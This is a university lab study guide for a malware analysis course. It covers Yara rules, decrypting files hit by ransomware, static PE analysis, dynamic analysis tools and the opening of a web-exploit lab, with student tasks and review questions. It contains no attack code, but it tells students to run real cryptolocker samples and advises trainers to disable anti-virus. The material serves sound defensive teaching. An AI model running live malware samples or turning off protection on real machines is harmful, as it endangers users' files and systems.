ENGENSEC

Educating the Next generation experts in Cyber Security

Advanced Malware Analysis - Lab Study Guide (Student Edition)

Table of Contents

This project is financed by: Tempus

Set up a lab environment

1. Download and install Virtualbox https://www.virtualbox.org/wiki/Downloads
2. Download a VM image (a zip archive split in 7 files) from Google Drive (https://drive.google.com/open?id=0BxHLIO9W2G-BOU5KeENRVExnMkk)
3. Download 7zip (https://www.7-zip.org/download.html) and unpack the downloaded split archive that consists of 7 pieces.
4. Open the downloaded VM in Virtualbox by double clicking on .vbox file.

Lab 1: Malware Detection and Removal

Goal: familiarize with the principles of operation and management of free signature scanners on the operating system Microsoft Windows.

Software:
- VirtualBox image
- OS:
  - Microsoft Windows XP Professional or above
- Yara http://plusvic.github.io/yara/
- ILSpy .NET Decompiler http://ilspy.net/
- Openssl
- Eicar test file http://www.eicar.org/85-0-Download.html
- Antivirus tools:
  - Decryptors for cryptolockers

Steps:

1. Familiarize with the basic principles of the threats.
2. Explore antivirus tools.
3. Complete tasks and show results to the trainer.
4. Defend the lab by answering questions.

Information

Signatures, Indicator-of-Compromise, Yara

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Signature - is a sequence of bytes that uniquely identifies a program. Text string can be considering as a simple signature or Indicator-of-Compromise (IoC). IoCs can be used to create a signature. The common way is to use Yara tool. In such way, a signature can be represented in a form of Yara rules. Read the Yara manual http://plusvic.github.io/yara/ to get better understanding of a rule creation process.

Tasks

1. Yara
   a. You can find the Yara command line tool on the VM in '*c:\STUDENTS_LABS\Tools\Yara\*' folder or download from the website http://virustotal.github.io/yara/.
   b. Create a Yara rule to detect *eicar.com* file and also its archived versions **eicar.zip** and **eicar2.zip**.
   c. Test your Yara rule to detect the target files.
   d. Test your Yara rule to not detect other files (e.g. in "test_virus" folder) - False Positives (FP) test.
2. Cryptolocker X.exe
   a. Go to "*/cryptors/*" subfolder. Find **X.ex_**. Change the extension to ".exe".
   b. Run **X.exe**. Note the results of execution. *Note:* It may take some time until you see the modifications.
   c. What were the types of the encrypted files?
   d. What is the new extension of the encrypted files?
   e. Guess the verdict for the application under analysis.
   f. Calculate a SHA256 hash using "Total Commander -> Files -> Create Checksum File(s) (CRC32, MD5, SHA1)..."
   g. See it by the hash in https://www.virustotal.com/
   h. Use an appropriate decryptor from the "*/decryptors/*" folder to decrypt affected files.
3. Find the key

   The files '1111.jpg.crypted' and '2222.jpg.crypted' have been encrypted by the unknown ransomware. Find the encrypted files in the folder: https://drive.google.com/open?id=1GsaIAazaC3y3bIYrneHhW1G-QsnA63UK

   Luckily, you managed to find the original file '1111.jpg' on your flash disk. The ransomware also left the ransom note DECRYPT.txt.

This project is financed by: Tempus

The challenge is to get '2222.jpg' file back.

To do that:

1. Find the name of the ransomware that encrypted the files.
2. Find the details of encryption used by the ransomware: the algorithm name, key length, etc.
3. Find the decryption key.
4. Decrypt '2222.jpg.crypted'.
5. Add the image from the decrypted '2222.jpg' to your report.

4. DeriaLocker
   a. Find the D.ex_ cryptolocker
   b. Decompile it with .NET Decompiler (e.g. ILSpy)
   c. Determine the encryption algorithm and key.
   d. Use openssl tool (on VM in 'c:\STUDENT_LABS\Tools\openssl\') to decrypt 'nio.png.deria' (on VM in 'c:\STUDENT_LABS\Lab1 - Malware Detection\encrypted_files\').
   e. Write a decryptor (optional).
5. Write the lab report.
6. Report should be named "**Lab1_Group_Student's Name.{doc|docx|pdf}**".

Questions

1. What kind of AV tool do you know and for what purpose are they used?
2. What is the principle of file detection?
3. What types of detection approaches do you know?
4. Do the tools need updates?
5. In which case and what tool do you need to use?
6. In which way can malware counteract antivirus programs?
7. What Yara is?
8. Can you draw a typical example of a Yara rule?
9. To which malware subclass do the applications in "cryptors" folder belong to?

References

This project is financed by: Tempus

1. Computer Threats: Methods of Detection and Analysis
2. Yara project, http://virustotal.github.io/yara/

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 2: Malware Static Analysis

Goal: gain skills in static analysis on malicious programs.

Software:

- OS
  - Microsoft Windows XP Professional
- Tools
  - PEView
  - Text Viewer (any)
  - PEiD
  - Resource Hacker
  - IDA 5.0 free version (https://www.hex-rays.com/products/ida/support/download_freeware.shtml)

The student will know:

- PE file format;
- PE header structure;
- differences between PE files: dll, exe, drv;
- import and export address tables (IAT, EAT).

The student will be able to:

- identify potential threat by viewing PE file content,
- view PE file structure using PEViewer,
- detect a packer or cryptor using PEiD,
- use the online multiscanner to scan a file,
- watch library dependencies,
- suggest a hypothesis about malware payload (basic level).

Steps:

1. Read information about general principals of static analysis.
2. Perform lab tasks.
3. Defend the lab by answering the questions.

This project is financed by: Tempus

Information


Static Analysis - is an analysis of an application before it is run.

Signatures and Indicator-of-Compromise

Signature - is a sequence of bytes that uniquely identifies a program. Text string can be considering as a simple signature or, so called, Indicator-of-Compromise (IoC).

Hashing

Hashing is a common method used to uniquely identify malware. The malicious software is run through a hashing program that produces a unique hash that identifies that malware (a sort of fingerprint). The Message-Digest Algorithm 5 (MD5) hash function is the one most commonly used for malware analysis, though the Secure Hash Algorithm 1 (SHA-1) is also popular. You can use freely available ‘md5deep’ program (http://md5deep.sourceforge.net/) to calculate the hash or ‘Total Commander’ plug-in.



Total Commander (x64) 8.51a - NOT R
Files
Mark
Commands
Net
Show
Configuration
Start
Change Attributes...
Pack... Alt+F5
Unpack Specific Files... Alt+F9
Test Archive(s) Alt+Shift+F9
Compare By Content...
Associate With...
Internal Associations (Total Commander Only)...
Properties... Alt+Enter
Calculate Occupied Space... Ctrl+L
Multi-Rename Tool... Ctrl+M
Edit Comment... Ctrl+Z
Print
Split File...
Combine Files...
Encode File (MIME,UUE,XXE)...
Decode File (MIME,UUE,XXE,BinHex)...
Create Checksum File(s) (CRC32, MD5, SHA1)...
Verify Checksums (from checksum files)
Quit Alt+F4

Packing and Obfuscation
Malware writers often use packing or obfuscation to make their files more difficult to detect or analyze. Obfuscated programs are ones whose execution the malware author has attempted to hide. Packed programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed. Both techniques will severely limit your attempts to statically analyze the malware. Packed and obfuscated code will often include at least the functions LoadLibrary and GetProcAddress, which are used to load and gain access to additional functions.

This project is financed by: Tempus

When the packed program is run, a small wrapper program also runs to decompress the packed file and then run the unpacked file (ToDo: Figure).

You can use PEiD tool to detect a packer used to compress the PE file. PEiD signatures are available in form of Yara rules to be included into your signature scanner as well.


PEiD v0.95

File: D:\Home\Education\ENGENSEC\STUDENT_LABS\Tools\peid\calc (UPX

Entrypoint: 00020C80
File Offset: 00007080
Linker Info: 7.0
EP Section: UPX1
First Bytes: 60,BE,00,A0
Subsystem: Win32 GUI

UPX 0.89.6 - 1.02 / 1.05 - 2.90 -> Markus & Laszlo

PE File Format
The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. Nearly every file with executable code that is loaded by Windows is in the PE file format, though some legacy file formats do appear on rare occasion in malware. PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements. The first bytes of a PE file are 'MZ' (0x5A4D). The information in the PE header is of great value to the malware analyst.

View the PE format structure here.

PE file headers can provide considerably more information than just imports. The PE file format contains a header followed by a series of sections. The header contains metadata about the file itself. The most interesting fields of PE header:

This project is financed by: Tempus

PE Field	Information
Imports	Functions from other libraries that are used by the malware
Exports	Functions in the malware that are meant to be called by other programs or libraries
Time Date Stamp	Time when the program was compiled (usually faked)
Sections	Names of sections in the file and their sizes on disk and in memory
Subsystem	Indicates whether the program is a command-line or GUI application
Resources	Strings, icons, menus, and other information included in the file

Following the header are the actual sections of the file, each of which contains useful information. The following are the most common and interesting sections in a PE file:

PE Section	Description
.text	Contains the executable code
.data	Holds read-only data that is globally accessible within the program
.idata	Sometimes present and stores the import function information; if this section is not present, the import function information is stored in the .rdata section
.edata	Sometimes present and stores the export function information; if this section is not present, the export function information is stored in the .rdata section
.pdata	Present only in 64-bit executables and stores exception-handling information .rsrc Stores resources needed by the executable

This project is financed by: Tempus

.rsrc	Stores resources needed by the executable
.reloc	Contains information for relocation of library files

Linking
There are three ways of linking libraries: static, dynamic, and runtime.
Static linking is the least commonly used method of linking libraries, although it is common in UNIX and Linux programs. When a library is statically linked to an executable, all code from that library is copied into the executable, which makes the executable grow in size. When analyzing code, it's difficult to differentiate between statically linked code and the executable's own code, because nothing in the PE file header indicates that the file contains linked code.


While unpopular in friendly programs, *runtime linking* is commonly used in malware, especially when it's packed or obfuscated. Executables that use runtime linking connect to libraries only when that function is needed, not at program start, as with dynamically linked programs. Several Microsoft Windows functions allow programmers to import linked functions not listed in a program's file header. Of these, the two most commonly used are LoadLibrary and GetProcAddress. LdrGetProcAddress and LdrLoadDll are also used. LoadLibrary and GetProcAddress allow a program to access any function in any library on the system, which means that when these functions are used, you can't tell statically which functions are being linked to by the suspect program.

Of all linking methods, *dynamic linking* is the most common and the most interesting for malware analysts. When libraries are dynamically linked, the host OS searches for the necessary libraries when the program is loaded. When the program calls the linked library function, that function executes within the library.

The PE file header stores information about every library that will be loaded and every function that will be used by the program. The libraries used and functions called are often the most important parts of a program, and identifying them is particularly important, because it allows us to guess at what the program does. For example, if a program imports the function URLDownloadToFile, you might guess that it connects to the Internet to download some content that it then stores in a local file.

PEView Tool

PEview is handy and user friendly tool for viewing PE structures:


PEview - D:\Home\Education\ENGENSEC\STUDENT_LABS\Lab2 - Static Analysis\Lab2_01.exe
File
View
Go
Help
Lab2_01.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .ndata
IMAGE_SECTION_HEADER .rsrc
SECTION .text
SECTION .rdata
SECTION .data
SECTION .rsrc
CERTIFICATE Table
Viewing Lab2_01.exe

```
pFile     Raw Data                                          Value
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 E0 00 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  E6 23 79 64 A2 42 17 37  A2 42 17 37 A2 42 17 37  .#yd.B.7.B.7.B.7
00000090  85 84 7A 37 A1 42 17 37  85 84 6C 37 B3 42 17 37  ..z7.B.7..l7.B.7
000000A0  A2 42 16 37 0A 42 17 37  AB 3A 94 37 A9 42 17 37  .B.7.B.7.:.7.B.7
000000B0  BC 10 83 37 A3 42 17 37  AB 3A 86 37 A3 42 17 37  ...7.B.7.:.7.B.7
000000C0  52 69 63 68 A2 42 17 37  00 00 00 00 00 00 00 00  Rich.B.7........
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  50 45 00 00 4C 01 05 00  B8 71 14 4E 00 00 00 00  PE..L....q.N....
000000F0  00 00 00 00 E0 00 03 01  0B 01 09 00 00 64 00 00  .............d..
```

Function Naming Convention

When evaluating unfamiliar Windows functions, a few naming conventions are worth noting because they come up often and might confuse you if you don't recognize them. For example, you will often encounter function names with an Ex suffix, such as CreateWindowEx. When Microsoft updates a function and the new function is incompatible with the old one, Microsoft continues to support the old function. The new function is given the same name as the old function, with an added Ex suffix. Functions that have been significantly updated twice have two Ex suffixes in their names.

Many functions that take strings as parameters include an A or a W at the end of their names, such as CreateDirectoryW. This letter does not appear in the documentation for the function; it simply indicates that the function accepts a string parameter and that there are two different versions of the function: one for ASCII strings and one for wide character strings. Remember to drop the trailing A or W when searching for the function in the Microsoft documentation.

Tasks

This project is financed by: Tempus

1. Perform a static analysis of the samples from Lab1 (**X.ex_**) and Lab2 folders (Lab2_01.exe).
    a. Calculate an SHA256 hash and search by at http://www.virustotal.com/ to get the report. Does either file match any existing antivirus signatures?
    b. When was this file compiled?
    c. Are there any indications that the file is packed or obfuscated? If so, what are these indicators?
    d. Do any imports hint at what this file does? Suggest your payload hypothesis.
    e. Are there any indicators of compromise that can be used to create a signature?
    f. What would you guess is the purpose of this file?
2. Write the lab report.
    a. For each file fill the following table with corresponding data:

File name	
Filesize	
Hash	MD5/SHA-1/SHA-256
Imports	List of functions
Exports	List of functions
Time Date Stamp	
Sections	Names of sections
Subsystem	
Resources	if available
Packer	if present
Compiler/Language	
Detection	Verdicts, Virustotal rate

This project is financed by: Tempus

3. Answer the questions.

Questions

1. What information from PE header can be useful for malware analysis?
2. Why we use hashing for malware analysis?
3. What is Import Address Table and Export Address Table?
4. What types of library linking do you know?
5. Which online services can be used for malware analysis?

References

1. Practical Malware Analysis, Sikorski M., Honig A.
2. Computer Threats: Methods of Detection and Analysis

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 3: Malware Dynamic Analysis

Goal: gain skills in static analysis on malicious programs.

Software:
- OS
  - Microsoft Windows XP Professional
- Tools
  - ProcessMonitor https://technet.microsoft.com/en-us/library/bb896645.aspx
  - ProcessExplorer https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx
  - TotalUninstall (optional, commercial) http://www.martau.com/
  - Wireshark https://www.wireshark.org/download.html
  - Sandbox (http://nas.nioguard.com)
  - IDA 5.0 free version (https://www.hex-rays.com/products/ida/support/download_freeware.shtml)

The student will know:
- debugger and x86 ASM
- typical Trojan payload
- monitoring and traffic sniffing tools
- software exceptions

The student will be able to:
- run malware for analysis
- modify program execution (with a Debugger)
- monitoring with Process Monitor
- viewing processes with Process Explorer

Steps:
1. Read information about general principles of dynamic analysis.
2. Perform lab tasks.
3. Defend the lab by answering the questions.

This project is financed by: Tempus

Information

Dynamic Analysis - is an analysis of an application after it is run. System Monitors and a Debugger are mostly used in such cases.

Analysis of suspicious programs can be done in two ways:
- dynamic analysis - by monitoring their behavior in the system (with the help of monitors),
- static analysis of program code.

Usually a combination of these two methods is used, where, depending on the complexity and workability, the program code is analyzed statically and part of the code is executed under debugger.

Monitoring Tools

Process Monitor by Mark Russinovich will be used in this lab as the most popular solution provided by Microsoft for Windows platforms. Watch the video guide on how to use Process Monitor.

Another tool from Microsoft is Process Explorer can be to view and analyse the running process.

Decompilers and Disassemblers

Very rarely analyzed programs are delivered in source code (e.g. scripts interpreted languages Visual Basic Script or Javascript), that is why it has to be analyzed with the help of special tools, which are divided into two classes: decompilers and disassemblers.

Decompilers belong to the class of programs to get the code under study programs, closest to the original code. At the current time there is a decompiler for the language Java, Visual Basic, as well as programs designed to work in the environment. NET.

Unfortunately, very few programs can be analyzed by the above method, which is connected with the peculiarities of the transformation of source code programs into executable code. For the analysis of such programs, special tools are designed - disassemblers. They perform the transformation of machine code into a language

This project is financed by: Tempus

understandable to humans - assembler. In some cases, instead of assembler a pseudocode is generated.

Assembler is a machine code instructions (each command corresponds to one assembler instruction processor) recorded in a form that makes it relatively easy to remember the purpose of each instruction.

In contrast to the assembler, each pseudocode command corresponds not to processor instruction, but a basic operation that performs a specific function. Pseudocode can be found in the analysis of virtual machines used in the protectors of executable files (e.g. Themida). Also it is used in the installer and executable files created by language interpreters.

Often, there are utilities that perform functions of a disassembler in addition to the functions of a decompiler. These include, for example, DeDe (Delphi Decompiler), analyzing the files, created in Borland Delphi and Borland C + + Builder, which allows to restore the used forms and content, as well as methods, properties and handlers of components, but the code of properties and procedures of the program is shown in ASM language.

The purpose of an analyst is to perform a search in the target code of a certain functional, which could confirm or refuse the judgments of harmfulness of researched code. Also, if the malware is proved, it may be necessary to learn how to undo the changes made by the program (e.g. decrypting files encrypted by virus). To do so is often necessary to analyze the huge amount of code. If your disassembler supports dialogue with a user, i.e. allows to change the settings for disassembly of certain parts of the code assigned to maintain the names, comments, and ask to use custom data types, automatically determine the names of library functions that automate the execution of certain actions, it makes the analyst job much easier.

Tasks

1. Watch the video to understand the process of dynamic analysis.
2. Analyze application (FakeTrojan.exe).
3. Write the report with payload and find Indicators-of-Compromise.
4. Propose removal instructions.
5. Answer the questions.

This project is financed by: Tempus

Questions

1. What is Dynamic Analysis?
2. What ProcessExplorer can do?
3. What ProcessMonitor can do?
4. How to set up filters in ProcessMonitor?
5. What are the Indicators-of-Compromise (IoCs) for the analyzed application?

References

1. Practical Malware Analysis, Sikorski M., Honig A.
2. Microsoft (former Sysinternals) tools

This project is financed by: Tempus

ENGENSEC
Educating the Next generation experts in Cyber Security

Lab 4. Exploits Analysis

Goal: gain skills in analysis of Web exploits that use Visual Basic and Java scripts.

Software:

- OS
  - Microsoft Windows XP Professional and later
- Internet Browser
  - Microsoft Internet Explorer 6.0 and later
- Malzilla http://malzilla.sourceforge.net/
- PDF toolkit

Recommendations for a trainer:

- Exploits are located in the folder Lab 4.
- Disable anti-virus protection, if active.
- The files with exploits are real malicious programs, so it is recommended to limit the possibility of their distribution through a network access or using a removable media.

The student will know:

- drive-by attacks using web exploits;
- typical exploit structure;
- obfuscation methods.

The student will be able to:

- analyze JS/VBS exploits;
- analyze PDF exploits;
- analyze shellcodes;
- analyze MS Office exploits (optional).

Steps:

1. View the new Web technologies
2. View the content of modern security threats on the Internet

This project is financed by: Tempus

3. View the essence of the concept of software vulnerabilities
4. Familiarize with the principles of embedding malicious code in scripts
5. View the activation mechanism for malicious code in a script
6. Run the job of the laboratory work
7. Defend laboratory work, answering the test questions

Information

Contemporary Web technologies and new threats

"Web 2.0 is the business revolution in the computer industry caused by the move to the Internet as a platform, and an attempt to understand the rules for success on that new platform".

Tim O'Reilly

New Internet technologies such as Web 2.0, bringing with it a new security threats. Despite the fact that Web 2.0 greatly expands the possibilities of modern Internet. However, in this context, the introduction of new technologies, security issues become secondary. DoS attacks, spam distribution and software exploits are the realities of our lives.

Today's attack using the following mechanisms:
• AJAX (Asynchronous JavaScript and XML)
• XSS (Cross-Site Scripting) - implementation and execution of malicious code in the space of a browser
• XML poisoning - Organization of DoS attacks
• Modification of binary data RIA (Rich Internet Applications)
• RSS / Atom injection - the introduction of JavaScript in the page, the Internet browser executable

This project is financed by: Tempus

The main problem is the possibility of active content Web pages (Java Script, Visual Basic Script) to perform unsafe acts on the user's computer, with easy access to the Internet and the ability to manage the browser to display the user false information.

In addition, more than half of malicious Web sites use different methods to hide malicious activity (code obfuscation).

Software Vulnerabilities

"Errare humanum est" (" To err is human. ")
Marcus Tullius Cicero, Roman statesman, philosopher and author

"To err is human, but to really foul things up you need a computer"
Paul Ehrlich

The term 'vulnerability' is often mentioned in connection with computer security, in many different contexts.

In its broadest sense, the term 'vulnerability' is associated with some violation of a security policy. This may be due to weak security rules, or it may be that there is a problem within the software itself. In theory, all computer systems have vulnerabilities; whether or not they are serious depends on whether or not they are used to cause damage to the system.

There have been many attempts to clearly define the term 'vulnerability' and to separate the two meanings. MITRE, a US federally funded research and development group, focuses on analysing and solving critical security issues. The group has produced the following definitions:

According to MITRE's CVE Terminology:

> "[...] A universal vulnerability is a state in a computing system (or set of systems) which either:

This project is financed by: Tempus

- allows an attacker to execute commands as another user
- allows an attacker to access data that is contrary to the specified access restrictions for that data
- allows an attacker to pose as another entity
- allows an attacker to conduct a denial of service."

MITRE believes that when an attack is made possible by a weak or inappropriate security policy, this is better described as 'exposure':

> "An exposure is a state in a computing system (or set of systems) which is not a universal vulnerability, but either:

- allows an attacker to conduct information gathering activities
- allows an attacker to hide activities
- includes a capability that behaves as expected, but can be easily compromised
- is a primary point of entry that an attacker may attempt to use to gain access to the system or data is considered a problem according to some reasonable security policy."

When trying to gain unauthorized access to a system, an intruder usually first conducts a routine scan (or investigation) of the target, collects any 'exposed' data, and then exploits security policy weaknesses or vulnerabilities. Vulnerabilities and exposures are therefore both important points to check when securing a system against unauthorized access.

Types of vulnerabilities

A vulnerability is a bug in software that may lead to exploitation.

[ToDo] Buffer (stack/heap) overflow overview.
[ToDo] Stack Overflow example

This project is financed by: Tempus

Code obfuscation methods used in Web exploits


Trying to exploit Internet Browser vulnerabilities, hackers makes an effort in hiding malicious code by means of different kinds of obfuscation to avoid simple signatures. The resulting script is used to download other malware onto the system.

For the purpose of masking the dangerous intents following methods are used:

- HTML encryption tools
- strings splitting
- advanced protectors

As for the first one, the various encryption tools are widely available in Web (e.g. http://www.iwebtool.com/html_encrypter):

This project is financed by: Tempus



Hide all your HTML source code simply with this html encrypter. Prevent your code from being stolen by other webmasters.

